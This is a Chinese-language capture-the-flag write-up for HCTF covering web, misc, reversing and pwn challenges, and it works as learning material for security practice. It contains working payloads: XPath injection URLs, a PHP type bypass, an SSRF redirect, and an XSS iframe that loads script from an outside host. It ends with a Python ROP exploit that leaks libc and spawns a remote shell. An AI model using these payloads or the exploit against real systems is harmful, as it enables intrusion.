HCTF-WriteUp

Team:F4nt45i4 **Member: kow wuyihao nlfox**

WEB 题目

injection


根据官方的提示 xpath injection，到 google 搜了一堆 payload，最后找了一个直接用了：

http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=user1%27]|//*|user[user=%27user2

得到 flag：
hctf{Dd0g_fac3_t0_k3yboard233}

Personal blog

根据网页上的提示，查找源码，一开始找的是网页源码，发现没什么卵用，最后发现网站是托管在 github 上的，根据博客主的用户名到 github 上搜，发现博客的源码：



Base64decode 得到 flag：

hctf{H3xo_B1og_Is_Niu8i_B1og}

fuck ===

利用 php 弱类型绕过的题，直接构造：


http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=aaa&b[]=bbb

得到 flag：

hctf{dd0g_fjdks4r3wrkq7jl}

404

抓包，页面有个 302 跳转，http header 里面有 flag：




hctf{w3lcome_t0_hc7f_f4f4f4}

Hack my net

打开链接会自己加载远程的 css 文件，首先会验证 url 里面是否存在 http://nohackair.net:80，利用 http://nohackair.net:80@xxoo.com/进行绕过我们在 xxoo.com 的日志中可以发现有 210 一个 ip 的访问记录，但是经过测试发现只有当访问 css 文件时才会返回 200，这个时候我们利用 302 跳转，根据返回包里面的提示 Config: http://localareanet/all.conf flag 应该在这个文件中，我们利用 php header()函数构造：

```
<?php
header('Content-Type:text/css; Location:http://localareanet/all.conf');
?>
```

然后构造访问：



成功获得 flag：

Hctf{302_IS_GOOD_TO_SSRF}

Server is done

发现是流密码，也就是明文固定，密钥是变化的，每次上传的密码会和明文进行异或，这样我们上传和明文相同位数的数据，最后将数据和返回的 message 以及 flag here 的数据进行异或即可得到明文的 flag：

IjQJm-K<K.+B7j$wxb--
uuoFK-%F*AvFaduuQIys5K`<ivpN4/6^e$4_W}1L}+K#`!w@{0,Ns0W-
K9G]/9`y4lw@Vql2,cg`z`)N-7lbz,|Xsh5+-
`c\7Y8RNaP]b71CMyw53>m+&jnJa|!]{=!<xShn7``imGG3Vqy8i-
T9J/M|dVz]KHXHz2LG&3.)wMT.@-
u{&6%5]{x}|Aut0/7_q5*]88XZ}pQyCBt])Dh&qfMcy4Tv,W>a9Jr{x2C
$*Ml{CPSb|o<3GOWuM/LAM{c>342l`JHq3vrq~s+N@6~MFxwg!Bd32/2
S)#BUmosh3wX<{|kv<F]l}S)0k+Ih0\o(0@nRL8Uc^odlZhq0v_Am1NG3U
ggX3{_&-
BFD$3?x,[Y$W1tMp?``)%tN_[d11GH_bDl9])sO(Go5Ydz}ReMup!+\rVi%
4z>*e39F9*W}]*P)Xh]Ane@nQu.hI?4T_chctf{D0YOuKnovvhOw7oFxxk
RCA?iGuE55UCan...Ah}PD

Flag 是：hctf{D0YOuKnovvhOw7oFxxkRCA?iGuE55UCan...Ah}

easy xss

首先我们构造

http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/?err

msg=a&t=1&debug=%27;alert(1)//

成功弹框：

但是想要加载远程的 js 时发现 debug 后面有长度限制，最后利用 iframe 标签

构造了 payload 成功绕过限制：

<iframe

src="http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/

?errmsg=a&t=1&debug=%27;$(name)//" name="<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='http://app.ikow.cn/1.js';>"></iframe>

这样本地构造一个页面：

http://app.ikow.cn/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/test.html

其中 1.js 中为：


```
alert(document.domain)
```

发现成功弹窗跨域。。。然后本地测试了 chrome 和 firefox41 都可以执行，但是不知道为什么打不到 cookie，提交给管理，人工审核，拿到 flag：


FLAG 是 JAVASCRIPT_DRIVES_ME_CREAZY_BUT_YOU_GOODJB

confused question


这题一开始走偏了，利用数组绕过了 str_ireplace，但是 addslashesForEvery 一直没有绕过：



最后发现 parse_str 对 url 会传入的参数进行 url decode，这样可以通过 url 二次编码进行绕过



最后利用了 addslashesForEvery 把\’ 分割成\最后 username 变成了\，带入数据库中成功执行，返回 flag：



COMMA WHITE

先解混淆。

利用原来的两个函数 E3AA318831FEAD07BA1FB034128C7D76 和 FFBA94F946CC5B3B3879FBEC8C8560AC 生成两个表。然后两次逆向查表得到答案。

```
with open('s0') as f:
    s = f.read().strip().split('\n')
```

```
with open('e3.out') as f:
    a = f.read().strip().split('\n')
with open('ff.out') as f:
    b = f.read().strip().split('\n')
a = [tuple(i.split(' ')) for i in a]
b = [tuple(i.split(' ')) for i in b]
a = dict(a)
b = dict(b)
result = ''
for i in s:
    x = a[i]
    if len(x) == 2:
        x = x + '=='
    else:
        x = x + '='
    result += b[x]
print result
```

MC 服务器租售中心 - 1（真的不是玩 MC）

在提供的 http://mc.hack123.pw/网站中发现如下的功能：

http://kirie.hack123.pw/ kirie 的博客

http://mcblog.hack123.pw/ 官方的博客

http://mc.hack123.pw/bbs/　留言板

http://shop.hack123.pw/　商店

在比赛快结束的时候开了 mc-2，发现和 1 是一样的域名。。所以这里面应该有两个 flag，在 kirie 的博客中收集了一些信息：

其中有篇加密的博客，试了了下发现密码是 123456，内容是：

管理地址 mc4dm1n.hack123.pw


主管说不要用自己的生日做密码。。我还没改怎么办。。

然后发现了这张火车票


https://ooo.0o0.ooo/2015/12/01/565e68d94a2c5.png:

其中有密码信息。。

访问 mc4dm1n.hack123.pw 用 kirie 19940518 成功登陆，登陆后有个验证，发现短信验证码在源码中，并结合身份证后 4 位，成功进入后台，发现账号被限制了在源码中发现：



Cookie 中有用户的信息和 level，应该是根据 level 进行判断权限，ht 是 base64 编码过的，decode 后并不是可见字符，我们大致根据源码中的注释对对应位置进行爆破，发现存在字符可以正常访问页面：



成功得到 flag

后面还有由于时间关系就没有继续了

MMD

Mangodb 的注入。。最后找到 payload 了，但是是盲注时间紧就没做了，可以参见：

http://drops.wooyun.org/tips/3939

MISC

Andy

安卓的逆向，比较简单。。。明文传进去后，加上 hdu1s8 进行反转，然后进行 base64 加密，最后是一个经典加密，过程可逆：

SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg

OHMxdWRoZDBpMnczcmRuYXk2bjhkbmEE=

8s1udhd0i2w3rdnay6n8dna

and8n6yandr3w2i0d

最后 flag 为：and8n6yandr3w2i0d

Shortbin

以为是要用 Java 写 helloworld，尝试未果。后来发了 ELF 发现输出提示变了。然后找 linux 下 smallest 的 helloworld。改一改编译发送过了第一关，第二关用的同一个程序，输出 yes。第三关试了下长度，发现输出 no 不加换行，长度刚好符合要求，发过去，得到 flag。

```
BITS 32
        org 0x05430000

        db  0x7F, "ELF"
        dd  1
        dd  0
        dd  $$
```

```
        dw 2
        dw 3
        dd _start
        dw _start - $$
_start:     inc ebx          ; 1 = stdout file descriptor
        add     eax, strict dword 4     ; 4 = write system call number
        mov     ecx, msg        ; Point ecx at string
        mov     dl, 7           ; Set edx to string length
        int  0x80               ; eax = write(ebx, ecx, edx)
        and     eax, 0x10020        ; al = 0 if no error occurred
        xchg    eax, ebx        ; 1 = exit system call number
        int  0x80               ; exit(ebx)
msg:        db  'coffee', 10
```

What Is This

下载下来发现是个 nes 文件，用 nes 模拟器打开发现是《赤色要塞》这款游戏，到网上找了个无敌的金手指很快通关了，但是最后的文字变成了乱码，只好重新通关一次，在最后的时候把金手指删除，成功出现 flag：

中间有字母被挡住了，可以脑补下是：

FLAGISILOVENESFUCKYOUHCGORSA

送分要不要？（萌新点我）

发现是个 zip 压缩文件，由于自己的 kali 虚拟机炸了，没有用 strings 查看，被坑了好久，对了压缩包里面的图片撸了好久，发现并没有什么卵用，后来用 winhex 打开 zip，发现里面有个 base64 的字符串，经过多次解密后得到 flag：

GY4DMMZXGQ3DMN2CGZCTMRJTGE3TGNRTGVDDMQZXGM2UMNZTGMYDKRRTGMZTINZTG44TEMJXIQ======

686374667B6E6E3173635F6C735F73305F33347379217D

hctf{nn1sc_ls_s0_34sy!}

逆向

友善的逆向

先 nop 掉三个移动窗口的消息处理分支。

```
 if ( strlen(&String) == 22 && MyCheckHCTF((int)&String, SBYTE4(v15))
&& sub_401BB0(&String) )
```

第一个函数是检查是否开头 HCTF{结尾}。第二个函数对输入字节做了一些处理，还好基本仍然是连续的。

```
        while ( 1 )
        {
          v7 = dword_4191B0 ^ byte_418217;
          if ( (dword_4191B0 ^ byte_418217) >= 0
            && dword_4191B0 != byte_418217
            && (v7 ^ (char)v15) == byte_418218
```

```
        && (v7 ^ SBYTE1(v15)) == byte_418219
        && (v7 ^ SBYTE2(v15)) == byte_41821A
        && (v7 ^ SBYTE3(v15)) == byte_41821B )
        break;
    Sleep(0x14u);
    ++v6;
    if ( v6 >= 100 )
        goto LABEL_28;
}
```

如果错误的话，就 sleep 很长时间，为了方便调试可以把 sleep 给 nop 掉。

发现 v7 可能是 0x32，0x2 等几种取值。418218 到 41821B 是 Ka53。

其中 0x2 与这几个字节按字节异或得到 Ic71。

```
v8 = dword_4191D8;
dword_4191D8 = dword_4191C0[0];
dword_4191C0[0] = v8;
v9 = dword_4191E0;
dword_4191E0 = dword_4191CC;
dword_4191CC = v9;
v10 = dword_4191D4;
dword_4191D4 = dword_4191C8;
dword_4191C8 = v10;
v11 = dword_4191D0;
```

```
dword_4191D0 = dword_4191EC;
v12 = 0;
dword_4191EC = v11;
```

这里交换了一些输入的字节。

最后与 415600 处的 DWORD 数组进行了比较。

```
if ( dword_415600[v12] != dword_4191C0[v12] )
{
  MessageBoxW(0, L"Try Again", L"Fail", 0);
  exit(-1);
}
```

为了方便调试，可以把这里的 exit(-1)；改成 goto LABEL_28;即 jmp short loc_401A50

PWN

Brainfuck

向 pwn2 输入的 brainfuck 代码会被翻译成 c 代码然后编译，后来更新题目后缓冲区放到了栈上，降低了难道。

由于 brainfuck 代码长度有限制，所以我们不能直接通过>移动到 rbp。

```
while(*p){
p ++;
```

*p = getchar();

}

以\x00 为结束标志。在缓冲区最后一个字节填充\x00，前面填充任意字节。然后还要>跳过 8 字节 rbp，再>跳过 8 字节的 canary。然后 putchar 输出 ret 地址。

main 会返回到__libc_start_main，因此我们可以在[rbp]处 leak 处 __libc_start_main 的地址。在我的机器上是在__libc_start_main+240，在远程服务器上尝试出来是__libc_start_main+245。由于 leak 地址的时候是按字节输出的，可能输出地址高位的时候，已经被进了位，不过可能性较小，可以忽略。

根据 libc.so.64 计算处 system 和/bin/sh 的 VA。现在需要把/bin/sh 的地址写进 rdi。找到一个 gadget。pop rax;pop rdi;call rax

返回 gadget，然后 system 放到栈后面，接着是/bin/sh。

然后发送 cat flag

import socket

import struct

from time import sleep

```
def translate(a):
    s = 0L
    for i in range(8):
        x = ord(a[i])
        if s + i >= (0x100L<<(i*8)):
            x = x - 1
        s = (((1L * x)<<(i*8)) | s)
    return s

sock = socket.socket( socket.AF_INET,socket.SOCK_STREAM)

def rs(s):
    print sock.recv(1024)
    print s
    sock.send(s)

local = False
target = False

if not target:
    control = '[>,]'+'>'*16 + '>.'*8 + '<'*8 + '>,'*8 + '>,'*8 + '>,'*8 + ']q'
```

```
    if local:
        addr = ('127.0.0.1', 22222)
        sock.connect(addr)
        print control
        sock.send(control)
    else:
        addr = ('120.55.86.95', 22222)
        sock.connect(addr)
        token = 'ad38a9d9daa2a08da38bd6b01a3e0cbe'
        rs(token+'\n')
        rs(control)
else:
    addr = ('127.0.0.1', 22222)
    sock.connect(addr)


sock.send((0x208-2)*'a'+'\x00')
sleep(1)
__libc_start_main_p_240 = sock.recv(8)
__libc_start_main = translate(__libc_start_main_p_240) - 240 - 5


print '__libc_start_main =', hex(__libc_start_main)
pop_rax_pop_rdi_call_rax = __libc_start_main + 886441
```

```
system = __libc_start_main + 149616

bash = __libc_start_main + 1421067

sock.send(struct.pack("<Q", pop_rax_pop_rdi_call_rax))

sock.send(struct.pack("<Q", system))

sock.send(struct.pack("<Q", bash) + '\n')


sock.send("cat flag\n")

sleep(2)

print sock.recv(1024)

print sock.recv(1024)
```